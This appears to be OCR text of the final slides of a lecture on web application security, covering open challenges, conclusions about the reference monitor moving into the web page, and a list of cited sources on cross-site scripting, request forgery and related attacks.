
Challenges

1. Setting policies.
   - "The same origin policy is dead."
   - What are then meaningful policies?
   - Who is to set the policy in mashups/federations?
   - How are objects protected in the browser?
2. Who translates between different addresses?
   - Pin address to 'good' value.
   - Double check translation with target and source.
3. Authenticating origin.
   - Authenticate your own actions.
   - Authenticate at a level 'above' the browser.

Conclusions

- Security is moving to the application layer.
- **To secure an application, you do not need a secure infrastructure.**
- Once upon a time, the reference monitor was in the operating system.
- With the JVM, the reference monitor moved into the browser (mid 1990s).
- Brendan Eich (JavaScript): the reference monitor is moving into the web page.

The Dutch slide …



Third edition due later this year

Sources

- XSS: Cross site scripting
  - CERT Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests
  - Writing Secure Code, chapter 13
- XSRF: Cross site request forgery
  - Jesse Burns: Cross Site Reference Forgery, 2005
- JavaScript hijacking
  - Brian Chess, Yekaterina Tsipenyuk O'Neil, Jacob West: JavaScript Hijacking, 2007
- Marsh Ray, Steve Dispensa: Renegotiating TLS, 4.11.2009
- SessionSafe:
  - Martin Johns: SessionSafe: Implementing XSS Immune Session Handling, ESORICS 2006, Springer Verlag, LNCS 4189, pages 444-460, 2006